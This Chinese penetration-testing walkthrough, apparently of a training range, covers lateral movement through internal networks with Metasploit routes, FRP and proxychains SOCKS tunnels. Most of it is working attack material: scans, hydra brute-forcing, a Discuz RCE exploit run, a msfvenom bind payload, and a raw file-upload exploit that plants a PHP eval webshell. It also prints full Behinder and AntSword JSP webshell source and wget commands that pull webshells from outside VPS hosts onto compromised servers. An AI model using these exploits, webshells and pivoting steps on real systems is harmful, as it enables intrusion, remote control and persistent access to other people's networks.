Unknown option: -,
usage: python [option] ... [-c cmd | -m mod | file | -] [arg] ...
Try `python -h' for more information.
python -c 'import pty;pty.spawn("/bin/bash")'
[root@shiro re_1818.el+]# ifconfig
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1454
    inet 10.30.1.187 netmask 255.255.255.0 broadcast 10.30.1.255
    inet6 fe80::f816:3eff:feca:dd73 prefixlen 64 scopeid 0x20<link>
    ether fa:16:3e:ca:dd:73 txqueuelen 1000 (Ethernet)
    RX packets 9432839 bytes 1498047785 (1.3 GiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 18379564 bytes 1700057683 (1.5 GiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1454
    inet 192.168.2.151 netmask 255.255.255.0 broadcast 192.168.2.255
    inet6 fe80::f816:3eff:fed2:5c00 prefixlen 64 scopeid 0x20<link>
    ether fa:16:3e:d2:5c:00 txqueuelen 1000 (Ethernet)
    RX packets 2322699 bytes 178413916 (170.1 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 1385343 bytes 227388645 (216.8 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1 (Local Loopback)
    RX packets 340122 bytes 72187248 (68.8 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 340122 bytes 72187248 (68.8 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

探测此网段存活主机:

```
1 # 1.sh
2 for num in $(seq 1 254);do ping -c 1 192.168.81.$num|grep
  "ttl"|awk -F "[ :]" '{print $4}';done
```

```
1 wget -P /tmp http://124.71.45.28:8000/1.sh
```

```
1 ./fscan -h 192.168.2.0/24
```

发现存活主机 192.168.2.242 , 并开放web服务, 存在Discuz服务。

```

./fscan -h 192.168.2.0/24

fscan version: 1.6.3

start infoscan
(icmp) Target '192.168.2.151' is alive
(icmp) Target '192.168.2.242' is alive
(icmp) Target '192.168.2.1' is alive
icmp alive hosts len is: 3
192.168.2.242:445 open
192.168.2.242:139 open
192.168.2.242:135 open
192.168.2.242:80 open
192.168.2.242:21 open
192.168.2.151:8009 open
192.168.2.242:3306 open
192.168.2.151:8080 open
192.168.2.151:22 open
alive ports len is: 9
start vulscan
NetInfo:
[*] 192.168.2.242
[->] metinfo-xss
[->] 192.168.2.242
[->] 192.168.3.190
[*] 192.168.2.242 MSBROWSE \METINFO-XSS
[*] WebTitle:http://192.168.2.151:8080 code:200 len:19 title:Apache Tomcat/8.5.0
[*] WebTitle:http://192.168.2.242 code:200 len:23 title:- Powered by Discuz!
[+] http://192.168.2.242 poc-yaml-phpstudy-backdoor-rce
[+] http://192.168.2.242 poc-yaml-discuz-ml3x-cnvd-2019-22239
[+] SSH:192.168.2.151:22:root root
已完成 10/10
scan end

```

## 渗透Target2

1. 获得target1的shell后，添加到 192.168.2 网段的路由

```

1 run autoroute -s 192.168.2.0/24
2 run autoroute -p

```

```

meterpreter > run autoroute -s 192.168.2.0/24

[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [...]
[*] Adding a route to 192.168.2.0/255.255.255.0...
[+] Added route to 192.168.2.0/255.255.255.0 via 218.76.8.99
[*] Use the -p option to list all active routes
meterpreter > run autoroute -p

[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [...]

Active Routing Table
=====

Subnet          Netmask          Gateway
-----          -
192.168.2.0     255.255.255.0    Session 1

```

2. 使用 MSF 的 socks5 模块建立 socks 代理服务

```

1 use auxiliary/server/socks_proxy
2 exploit -j

```

```
msf6 > search socks

Matching Modules
=====
#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  auxiliary/server/socks_proxy              normal          No     SOCKS Proxy Server
1  auxiliary/server/socks_unc                normal          No     SOCKS Proxy UNC Path Redirection
2  auxiliary/scanner/http/socks_o_traversal  2012-03-14      normal  No     SOCKS Music Host Server 1.5 Directory Traversal

Interact with a module by name or index. For example info 2, use 2 or use auxiliary/scanner/http/socks_o_traversal

msf6 > use auxiliary/server/socks_proxy
msf6 auxiliary(server/socks_proxy) > options

Module options (auxiliary/server/socks_proxy):

Name      Current Setting  Required  Description
----      -
PASSWORD  no               no        Proxy password for SOCKS5 listener
SRVHOST   0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine
SRVPORT   1080             yes       The port to listen on
USERNAME  no               no        Proxy username for SOCKS5 listener
VERSION   5                yes       The SOCKS version to use (Accepted: 4a, 5)

Auxiliary action:

Name      Description
----      -
Proxy     Run a SOCKS proxy server
```

### 3. 配置proxychains代理

```
1 vim /etc/proxychains.conf
2
3 socks5 127.0.0.1 1080
```

### 4. 代理nmap扫描内网

```
1 proxychains nmap -sT -Pn -n -T4 192.168.2.242
2
3 开放端口: 21/80/135/139/445/3306/3389
4 操作系统: windows
```

```
Nmap scan report for 192.168.2.242
Host is up (0.041s latency).
Not shown: 986 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
80/tcp    open  http
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
1025/tcp   open  NFS-or-IIS
1026/tcp   open  LSA-or-nterm
1027/tcp   open  IIS
1032/tcp   open  iad3
1043/tcp   open  boinc
1047/tcp   open  neod1
3306/tcp   open  mysql
3389/tcp   open  ms-wbt-server
55555/tcp  open  unknown

Nmap done: 1 IP address (1 host up) scanned in 38.91 seconds
root@hecs-mingy:~# proxychains nmap -sT -Pn -n -T4 192.168.2.242
```

### 5. 分析利用

21 / 3306 端口: 弱口令爆破

```

1 proxychains hydra -vv -l root -P
  /usr/share/wordlists/metasploit/password.lst 192.168.2.242 ftp
2 proxychains hydra -vv -l root -P
  /usr/share/wordlists/metasploit/password.lst 192.168.2.242
  mysql

```

80端口: discuz (cnvd-2019-22239)

## 6. discuz历史漏洞getshell

<https://github.com/theLSA/discuz-ml-rce>

```

1 proxychains python2 dz-ml-rce.py -u
  http://192.168.2.242/forum.php
2 proxychains python2 dz-ml-rce.py -u
  http://192.168.2.242/forum.php --getshell

```

```


root@hecs-mingy:~/tools/discuz-ml-rce# proxychains python2 dz-ml-rce.py -u "http://192.168.2.242/forum.php"
ProxyChains-3.1 (http://proxychains.sf.net)
[DNS-request] ::1
[S-chain] -> 127.0.0.1:1080->->-4.2.2.2:53->->-OK
[DNS-response] ::1 does not exist
[S-chain] -> 127.0.0.1:1080->->-192.168.2.242:80->->-OK
[S-chain] -> 127.0.0.1:1080->->-192.168.2.242:80->->-OK
target is vulnerable!!!
root@hecs-mingy:~/tools/discuz-ml-rce# proxychains python2 dz-ml-rce.py -u "http://192.168.2.242/forum.php" --getshell
ProxyChains-3.1 (http://proxychains.sf.net)
[DNS-request] ::1
[S-chain] -> 127.0.0.1:1080->->-4.2.2.2:53->->-OK
[DNS-response] ::1 does not exist
[S-chain] -> 127.0.0.1:1080->->-192.168.2.242:80->->-OK
[S-chain] -> 127.0.0.1:1080->->-192.168.2.242:80->->-OK
[S-chain] -> 127.0.0.1:1080->->-192.168.2.242:80->->-OK
Getshell success!-shellPath:http://192.168.2.242/x.php
root@hecs-mingy:~/tools/discuz-ml-rce#

```

## 7. 配置socks代理连接shell

<ul style="list-style-type: none"> <li>关于程序</li> <li>语言设置</li> <li><b>代理设置</b></li> <li>显示设置</li> <li>编码管理</li> <li>默认设置</li> </ul>	<div> <div>保存</div> <div>测试连接</div> </div> <h3>配置访问互联网的代理</h3> <p> <input type="radio"/> 不使用代理         <input checked="" type="radio"/> 手动设置代理       </p> <p>         代理协议: SOCKS5       </p> <p>         代理服务器 *: 124.71.45.28       </p> <p>         端口 *: 1080       </p> <p>         用户名:       </p> <p>         密码:       </p>
---	---





## 测试Target3

### 1. 探测存活主机

ipconfig: 发现存在 192.168.3.0/24 的内网网段。

探测此网段存活主机: 发现存活主机 192.168.3.180

```
1 fscan.exe -h 192.168.3.0/24 > 123.txt
```

```

C:\phpStudy\PHPTutorial\WWW> fscan.exe -h 192.168.3.0/24 > 123.txt
C:\phpStudy\PHPTutorial\WWW>
C:\phpStudy\PHPTutorial\WWW> type 123.txt
start infoscan
(icmp) Target '192.168.3.1' is alive
(icmp) Target '192.168.3.190' is alive
(icmp) Target '192.168.3.180' is alive
icmp alive hosts len is: 3
192.168.3.180:8983 open
192.168.3.180:3306 open
192.168.3.190:3306 open
192.168.3.180:8888 open
192.168.3.190:445 open
192.168.3.190:139 open
192.168.3.190:135 open
192.168.3.180:80 open
192.168.3.190:80 open
192.168.3.180:22 open
192.168.3.180:21 open
192.168.3.190:21 open
192.168.3.180:888 open
alive ports len is: 13
start vulscan
NetInfo:
[*] 192.168.3.190
[->] metinfo-xss
[->] 192.168.2.242
[->] 192.168.3.190
[*] WebTitle: http://192.168.3.180:8888 code:302 len:219 title:Redirecting...
[*] WebTitle: http://192.168.3.180:8983 code:302 len:0 title:None
[*] 192.168.3.190 MSBROWSE METINFO-XSS
[*] WebTitle: http://192.168.3.180:8888 code:403 len:548 title:403 Forbidden
[*] WebTitle: http://192.168.3.180:8888/login code:200 len:24 title:安全入口校验失败
[*] WebTitle: http://192.168.3.180 code:302 len:0 title:None
[*] WebTitle: http://192.168.3.180:8983/solr/ code:200 len:14470 title:Solr Admin
[+] InfoScan: http://192.168.3.180:8888/login [宝塔-BT.cn]
[*] WebTitle: http://192.168.3.180/seller.php?se=/Public/login code:200 len:27 title:登录 - 商家管理系统
[*] WebTitle: http://192.168.3.190 code:200 len:23 title:- Powered by Discuz!
[+] http://192.168.3.180:8983 poc-yaml-solr-cve-2019-0193
[+] http://192.168.3.190 poc-yaml-phpstudy-backdoor-rce
[+] http://192.168.3.190 poc-yaml-discuz-ml3x-cnvd-2019-22239
[+] SSH:192.168.3.180:22:root root
已完成 14/14

```

## 2. 获取Target2的shell

msfvenom 生成 payload

```
1 msfvenom -p windows/x64/meterpreter/bind_tcp lport=4545 -f exe -o bind4545.exe
```

上传到 target2 并执行

```
1 start bind4545.exe
```

MSF添加正向连接监听器

```
1 handler -p windows/x64/meterpreter/bind_tcp -H 192.168.2.242 -P 4545
```

反弹回 target2 的 meterpreter shell

## 3. 添加到33网段的路由

```
1 run autoroute -s 192.168.3.0/24
2 run autoroute -p
```

## 4. 代理nmap扫描Target3

```
1 Proxychains nmap -sT -Pn -n -T4 192.168.3.180
2
3 开放端口: 21/22/80/135/139/445/8888
4 操作系统: linux
```

```
root@hecs-mingy:~# proxychains nmap -sT -Pn -n -T4 192.168.3.180
ProxyChains-3.1 (http://proxychains.sf.net)

Starting Nmap 7.60 ( https://nmap.org ) at 2022-05-10 15:52 CST
|S-chain| -<-127.0.0.1:1080-<-<-192.168.3.180:110-<--timeout
|S-chain| -<-127.0.0.1:1080-<-<-192.168.3.180:21-<-<-OK
|S-chain| -<-127.0.0.1:1080-<-<-192.168.3.180:445-<--timeout
|S-chain| -<-127.0.0.1:1080-<-<-192.168.3.180:25-<--timeout
|S-chain| -<-127.0.0.1:1080-<-<-192.168.3.180:1025-<--timeout
|S-chain| -<-127.0.0.1:1080-<-<-192.168.3.180:5900-<--timeout
|S-chain| -<-127.0.0.1:1080-<-<-192.168.3.180:139-<--timeout
|S-chain| -<-127.0.0.1:1080-<-<-192.168.3.180:993-<--timeout
|S-chain| -<-127.0.0.1:1080-<-<-192.168.3.180:113-<--timeout
|S-chain| -<-127.0.0.1:1080-<-<-192.168.3.180:135-<--timeout
|S-chain| -<-127.0.0.1:1080-<-<-192.168.3.180:554-<--timeout
|S-chain| -<-127.0.0.1:1080-<-<-192.168.3.180:995-<--timeout
|S-chain| -<-127.0.0.1:1080-<-<-192.168.3.180:8888-<-<-OK
|S-chain| -<-127.0.0.1:1080-<-<-192.168.3.180:80-<-<-OK
|S-chain| -<-127.0.0.1:1080-<-<-192.168.3.180:1723-<--timeout
|S-chain| -<-127.0.0.1:1080-<-<-192.168.3.180:143-<--timeout
|S-chain| -<-127.0.0.1:1080-<-<-192.168.3.180:443-<--timeout
|S-chain| -<-127.0.0.1:1080-<-<-192.168.3.180:111-<-<-OK
|S-chain| -<-127.0.0.1:1080-<-<-192.168.3.180:53-<--timeout
|S-chain| -<-127.0.0.1:1080-<-<-192.168.3.180:23-<--timeout
|S-chain| -<-127.0.0.1:1080-<-<-192.168.3.180:199-<--timeout
|S-chain| -<-127.0.0.1:1080-<-<-192.168.3.180:3389-<--timeout
|S-chain| -<-127.0.0.1:1080-<-<-192.168.3.180:587-<--timeout
|S-chain| -<-127.0.0.1:1080-<-<-192.168.3.180:22-<-<-OK
|S-chain| -<-127.0.0.1:1080-<-<-192.168.3.180:1720-<--timeout
|S-chain| -<-127.0.0.1:1080-<-<-192.168.3.180:3306-<-<-OK
|S-chain| -<-127.0.0.1:1080-<-<-192.168.3.180:256-<--timeout
```

80端口: 狮子鱼cms


5. 狮子鱼cms任意文件上传拿shell

exp

```
1 POST
  /Common/ckeditor/plugins/multiimg/dialogs/image_upload.php
  HTTP/1.1
2 Host: 192.168.3.180
3 Content-Type: multipart/form-data; boundary=----
  WebKitFormBoundary8UaANmWAgM4BqBSs
4 Content-Length: 204
5 Cache-Control: max-age=0
6 Connection: close
7
8 -----WebKitFormBoundary8UaANmWAgM4BqBSs
9 Content-Disposition: form-data; name="files";
  filename="mm.php"
10 Content-Type: image/gif
11
12 <?php eval($_POST['pwd']);?>
13 -----WebKitFormBoundary8UaANmWAgM4BqBSs
```



<http://192.168.3.180/Common/image/uploads/1652168710238.php>



## Socks代理实战二(FRP)

# 渗透Target1

## 1. 远程下载 webshe11 到网站目录

```
1 cd /usr/tomcat/apache-tomcat-8.5.0/webapps/sh
2 wget http://124.71.45.28:8000/1.jsp
```

```
[root@shiro sh]# pwd
pwd
/usr/tomcat/apache-tomcat-8.5.0/webapps/sh
[root@shiro sh]# wget http://119.45.175.218:8000/1.jsp
wget http://119.45.175.218:8000/1.jsp
--2021-12-28 08:48:57-- http://119.45.175.218:8000/1.jsp
Connecting to 119.45.175.218:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 534 [application/octet-stream]
Saving to: '1.jsp.1'

0K 100% 52.7M=0s

2021-12-28 08:48:57 (52.7 MB/s) - '1.jsp.1' saved [534/534]
```

```
[root@shiro sh]# pwd
pwd
/usr/tomcat/apache-tomcat-8.5.0/webapps/sh
[root@shiro sh]# wget http://124.71.45.28:8000/1.jsp
wget http://124.71.45.28:8000/1.jsp
--2022-05-10 08:05:56-- http://124.71.45.28:8000/1.jsp
Connecting to 124.71.45.28:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 554 [application/octet-stream]
Saving to: '1.jsp'

0K 100% 2.19M=0s

2022-05-10 08:05:56 (2.19 MB/s) - '1.jsp' saved [554/554]

[root@shiro sh]# cat 1.jsp
cat 1.jsp
<%@page import="java.util.*,javax.crypto.*,javax.crypto.spec.*"%><%class U extends ClassLoader(U(ClassLoader c){super(c);}public Class g(byte [
lb){return super.defineClass(b,0,b.length);}}%><%if (request.getMethod().equals("POST")){String k="1a1dc91c907325c6";/*连接密码pass*/session.put
Value("u",k);Cipher c=Cipher.getInstance("AES");c.init(2,new SecretKeySpec(k.getBytes(),"AES"));new U(this.getClass().getClassLoader()).g(c.doFi
nal(new sun.misc.BASE64Decoder().decodeBuffer(request.getReader().readLine()))).newInstance().equals(pageContext);}%>
```

冰蝎:


http://218.76.8.99:38080/sh/1.jsp

URL: http://218.76.8.99:38080/sh/1.jsp

基本信息	命令执行	虚拟终端	文件管理	内网穿透	反弹shell	数据库管理	自定义代码	平行空间	扩展功能	备忘录	更新信息
------	------	------	------	------	---------	-------	-------	------	------	-----	------

环境变量:

```
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin
JRE_HOME=/usr/java/jdk1.8.0_221/jre
JAVA_HOME=/usr/java/jdk1.8.0_221
CATALINA_HOME=/usr/tomcat/apache-tomcat-8.5.0
TOMCAT_HOME=/usr/tomcat/apache-tomcat-8.5.0
PWD=/
LANG=en_US.UTF-8
SHLVL=1
_=/usr/java/jdk1.8.0_221/jre/bin/java
```




蚁剑:

```
1 <%!  
2     class U extends ClassLoader {  
3         U(ClassLoader c) {  
4             super(c);  
5         }  
6         public Class g(byte[] b) {  
7             return super.defineClass(b, 0, b.length);  
8         }  
9     }  
10  
11     public byte[] base64Decode(String str) throws Exception {  
12         try {  
13             Class clazz =  
14             Class.forName("sun.misc.BASE64Decoder");  
15             return (byte[]) clazz.getMethod("decodeBuffer",  
16             String.class).invoke(clazz.newInstance(), str);  
17         } catch (Exception e) {  
18             Class clazz = Class.forName("java.util.Base64");  
19             Object decoder =  
20             clazz.getMethod("getDecoder").invoke(null);  
21             return (byte[])  
22             decoder.getClass().getMethod("decode",  
23             String.class).invoke(decoder, str);  
24         }  
25     }  
26  
27     String cls = request.getParameter("ant");  
28     if (cls != null) {  
29         new  
30         U(this.getClass().getClassLoader()).g(base64Decode(cls)).newI  
31         nstance().equals(pageContext);  
32     }  
33 }  
34 %>
```

## 2. 内存 shell

<https://github.com/fupinglee/ShiroScan/releases>



<http://218.76.8.99:38080/sh/xxx?ver=aaaaaa>

pwd: 2zhl

连接类型: CUSTOM

请求信息: (header)


Accept-Header

thisIsMyJob!@





正常连接并执行命令：



## FRP建立Socks代理

1. VPS: 47.101.214.95

```
1 ./frps -c frps_vps.ini
```

```
1 cat frps_vps.ini
2
3 [common]
4 bind_port = 7000
```

```
+ ~/tools/frp_linux_64 → cat frps_vps.ini
[common]
bind_port = 7000
+ ~/tools/frp_linux_64 → ./frps -c ./frps_vps.ini
2020/05/12 16:35:02 [I] [service.go:178] frps tcp listen on 0.0.0.0:7000
2020/05/12 16:35:02 [I] [root.go:209] start frps success
```

2. target1: 192.168.2.151

```
1 ./frpc -c frpc_1.ini
2
3 cat frpc_1.ini
4
5 [common]
6 server_addr = 47.101.214.85
7 server_port = 7000
8
9 [socks5]
10 type = tcp
11 plugin = socks5
12 remote_port = 10088
```

```
< 192.168.1.195 > 192.168.1.195
(www:/tmp/frp) $ cat frpc_1.ini
[common]
server_addr = 47.101.214.85
server_port = 7000

[socks5]
type=tcp
remote_port=10088
plugin=socks5
(www:/tmp/frp) $ ./frps -c frps_1.ini
```

```
+ ~/tools/frp_linux_64 → ./frps -c ./frps_vps.ini
2020/05/12 15:35:53 [I] [service.go:178] frps tcp listen on 0.0.0.0:7000
2020/05/12 15:35:53 [I] [service.go:220] http service listen on 0.0.0.0:8090
2020/05/12 15:35:53 [I] [root.go:209] start frps success
2020/05/12 15:35:54 [I] [service.go:432] [88888008dd8f9c07] client login info: ip [218.76.
2020/05/12 15:35:54 [I] [service.go:432] [a3c682da454ffc9b] client login info: ip [218.76.
2020/05/12 15:35:54 [I] [tcp.go:63] [88888008dd8f9c07] [socks5_1] tcp proxy listen port [1
2020/05/12 15:35:54 [I] [control.go:445] [88888008dd8f9c07] new proxy [socks5_1] success
```

3. 验证socks代理

```
1 proxychains4 nmap -sT -Pn -T4 -n 192.168.2.242
```

```
+ ~ → proxychains4 nmap -sT -Pn -T4 -n 192.168.2.242
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.12

Starting Nmap 7.60 ( https://nmap.org ) at 2022-05-10 23:16 CST
[proxychains] Strict chain ... 127.0.0.1:10088 ... 192.168.2.242:110 <--socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:10088 ... 192.168.2.242:22 <--socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:10088 ... 192.168.2.242:139 ... OK
[proxychains] Strict chain ... 127.0.0.1:10088 ... 192.168.2.242:23 <--socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:10088 ... 192.168.2.242:8888 <--socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:10088 ... 192.168.2.242:8080 <--socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:10088 ... 192.168.2.242:53 <--socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:10088 ... 192.168.2.242:443 <--socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:10088 ... 192.168.2.242:445 ... OK
[proxychains] Strict chain ... 127.0.0.1:10088 ... 192.168.2.242:993 <--socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:10088 ... 192.168.2.242:1720 <--socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:10088 ... 192.168.2.242:587 <--socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:10088 ... 192.168.2.242:113 <--socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:10088 ... 192.168.2.242:995 <--socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:10088 ... 192.168.2.242:3306 ... OK
[proxychains] Strict chain ... 127.0.0.1:10088 ... 192.168.2.242:199 <--socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:10088 ... 192.168.2.242:5900 <--socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:10088 ... 192.168.2.242:135 ... OK
```

## FRP建立二层Socks代理

1. VPS: 47.101.214.85

```
1 ./frps -c frps_vps.ini
2
3 [common]
4 bind_port = 7000
```

```
+ ~/tools/frp_linux_64 → ./frps -c ./frps_vps.ini
2020/05/12 15:35:53 [I] [service.go:178] frps tcp listen on 0.0.0.0:7000
2020/05/12 15:35:53 [I] [service.go:220] http service listen on 0.0.0.0:8090
2020/05/12 15:35:53 [I] [root.go:209] start frps success
2020/05/12 15:35:54 [I] [service.go:432] [88888008dd8f9c07] client login info: ip [218.76.
2020/05/12 15:35:54 [I] [service.go:432] [a3c682da454ffc9b] client login info: ip [218.76.
2020/05/12 15:35:54 [I] [tcp.go:63] [88888008dd8f9c07] [socks5_1] tcp proxy listen port [
